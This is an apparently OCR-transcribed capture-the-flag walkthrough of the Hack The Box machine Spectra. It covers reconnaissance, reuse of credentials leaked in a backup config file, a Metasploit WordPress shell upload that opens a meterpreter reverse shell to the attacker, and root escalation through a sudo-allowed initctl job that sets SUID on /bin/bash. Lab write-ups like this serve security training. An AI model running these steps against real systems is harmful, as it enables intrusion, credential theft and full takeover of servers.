
Hack-The-Box - Spectra(10.10.10.229)


Nmap O/P :-

```
Nmap scan report for spectra.htb (10.10.10.229)
Host is up (0.27s latency).

PORT  STATE  SERVICE          VERSION
22/tcp   open   ssh           OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open   http          nginx 1.17.4
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open   mysql         MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
8081/tcp closed blackice-icecap
```


Web-Application :-



Click on "**Software Issue Tracker**"



There is Login Link available on this page and it redirects us to the Wordpress Login page




Nikto O/P :-

```
└─$ nikto -host 10.10.10.229
1 ×
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.229
+ Target Hostname:    10.10.10.229
+ Target Port:        80
+ Start Time:         2021-05-23 07:16:24 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.17.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
```

```
type
+ Retrieved x-powered-by header: PHP/5.6.40
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3268: /testing/: Directory indexing found.
+ OSVDB-3092: /testing/: This might be interesting...
+ 7863 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:             2021-05-23 07:55:28 (GMT-4) (2344 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto shows that "**/testing**" looks interesting

And it is vulnerable to directory listing



After looking into all files,

Found credentials in the "**wp-config.php.save** " file.

To check the contents download the file using "**wget**"


```
// ** MySQL settings - You can get this info fro
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this
```

I tried login into the DB using mysql but its not happening so blindly I tried using these credentials on "**wp-login**" web page


It throws an error which states "**Unknown Username**" which means at least password is correct

It is vulnerable to "**Username Enumeration**"

I tried using "**Administrator**" (Because it is mentioned in the web-page "http://spectra.htb/main/") as an username and with the same password "**devteam01**"



And yes we are able to Login as an Administrator



I have googled about the wordpress admin exploit for shell upload and found below reference
https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_admin_shell_upload/

Set the necessary parameters

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   devteam01        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:po
   RHOSTS     10.10.10.229     yes       The target host(s), range CIDR identifier, or hosts
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /main            yes       The base path to the wordpress application
   USERNAME   administrator    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  tun0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

And run the exploit and we should get the meterpreter shell

```
msf6 exploit(unix/webapp/wp_admin_shell_upload

[*] Started reverse TCP handler on 10.10.14.10
[*] Authenticating with WordPress using admini
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /main/wp-content/
[*] Sending stage (39282 bytes) to 10.10.10.22
[*] Meterpreter session 2 opened (10.10.14.103
[!] This exploit may require manual cleanup of
[!] This exploit may require manual cleanup of
[!] This exploit may require manual cleanup of

meterpreter >
[+] Deleted CPrLCibtno.php
[+] Deleted GzVVULUTvP.php
[+] Deleted ../GzVVULUTvP

meterpreter > getuid
Server username: nginx (20155)
meterpreter >
```

Type "**shell**"

And the use python tty spawn shell **python3 -c "import pty;pty.spawn('/bin/bash')"**

Now we have interactive shell

Lets look for **user.txt** file

Which is situated at "**/home/katie**" but it is not accessible

To access the contents of user.txt file we need to login as katie

To do that,

Go to **/opt** folder, there you will see "**autologin.conf.orig**" file, check the contents

```
nginx@spectra /opt $ cat autologin.conf.orig
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end scriptnginx@spectra /opt $
```

It says that at **/etc/autologin** there is a file called passwd. So let's check that file contents

```
nginx@spectra /etc/autologin $ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Feb  3 16:43 .
drwxr-xr-x 63 root root 4096 Feb 11 10:24 ..
-rw-r--r--  1 root root   19 Feb  3 16:43 passwd
nginx@spectra /etc/autologin $ cat passwd
cat passwd
SummerHereWeCome!!
nginx@spectra /etc/autologin $
```

So we have the password for katie so lets login as Katie via ssh

ssh katie@10.10.10.229
Password - SummerHereWeCome!!

```
┌──(kali㉿kali)-[~]
└─$ ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
Password:
katie@spectra ~ $
katie@spectra ~ $
```

Got the user flag

```
katie@spectra ~ $ ls
log  user.txt
katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
katie@spectra ~ $
```

Priv ESC :-

Check **sudo -l**

```
katie@spectra /tmp $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
```

Basically **initctl** works with service conf file which located at **/etc/init**

Lets look into **/etc/init**

```
katie@spectra /etc/init $ ls -la
total 768
drwxr-xr-x  2 root root       12288 Feb 10 04:44 .
drwxr-xr-x 63 root root        4096 Feb 11 10:24 ..
-rw-r--r--  1 root root         358 Dec 22 05:39 activate_date.conf
-rw-r--r--  1 root root        2211 Jan 15 15:33 anomaly-detector.conf
-rw-r--r--  1 root root        2818 Jan 15 15:34 attestationd.conf
-rw-r--r--  1 root root        4745 Jan 15 15:33 authpolicyd.conf
-rw-r--r--  1 root root         178 Dec 22 05:38 autoinstall.conf
-rw-r--r--  1 root root         978 Feb  3 16:42 autologin.conf
-rw-r--r--  1 root root        1618 Dec 22 05:55 avahi.conf
-rw-r--r--  1 root root         599 Dec 22 06:10 bluetoothd.conf
-rw-r--r--  1 root root         640 Dec 22 06:10 bluetoothlog.conf
-rw-r--r--  1 root root         560 Jan 15 15:35 boot-alert-ready.conf
-rw-r--r--  1 root root         741 Jan 15 15:35 boot-complete.conf
-rw-r--r--  1 root root        1580 Jan 15 15:35 boot-services.conf
-rw-r--r--  1 root root        2202 Jan 15 15:35 boot-splash.conf
-rw-r--r--  1 root root        4326 Jan 15 15:35 boot-update-firmware.con
-rw-r--r--  1 root root         981 Jan 15 15:34 bootlockboxd.conf
-rw-r--r--  1 root root         477 Dec 22 06:11 brltty.conf
-rw-r--r--  1 root root        2695 Jan 15 15:33 btdispatch.conf
```

There are several conf files present in **/etc/init** directory

So check which services are running or stopped by initctl
To do that use below command

sudo -u root /sbin/initctl list

```
katie@spectra /tmp $ sudo -u root /sbin/initctl list
crash-reporter-early-init stop/waiting
cups-clear-state stop/waiting
dbus_session stop/waiting
failsafe-delay stop/waiting
fwupdtool-activate stop/waiting
send-reclamation-metrics stop/waiting
smbproviderd stop/waiting
tpm_managerd start/running, process 789
udev start/running, process 238
test stop/waiting
test1 stop/waiting
autologin stop/waiting
boot-services start/running
cryptohome-proxy stop/waiting
cryptohomed-client stop/waiting
fixwireless stop/waiting
fwupdtool-getdevices stop/waiting
googletts stop/waiting
```

If you check the list there are test,test1,test2 etc services are running which looks interesting

We can edit the file contents of **test.conf** file and then set SUID bit to execute **/bin/bash** as we will be executing the initctl using root privileges

```
katie@spectra /etc/init $ cat test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    chmod +s /bin/bash

end script
```

Run the initctl using root privileges

sudo /sbin/initctl start test

And type **/bin/bash -p** and you will get the root shell

```
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 4944
katie@spectra /etc/init $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
```

Here is the **root.txt** file

```
bash-4.3# cat root.txt
d44519713b889d5e1f9e536d0c6df2fc
bash-4.3#
```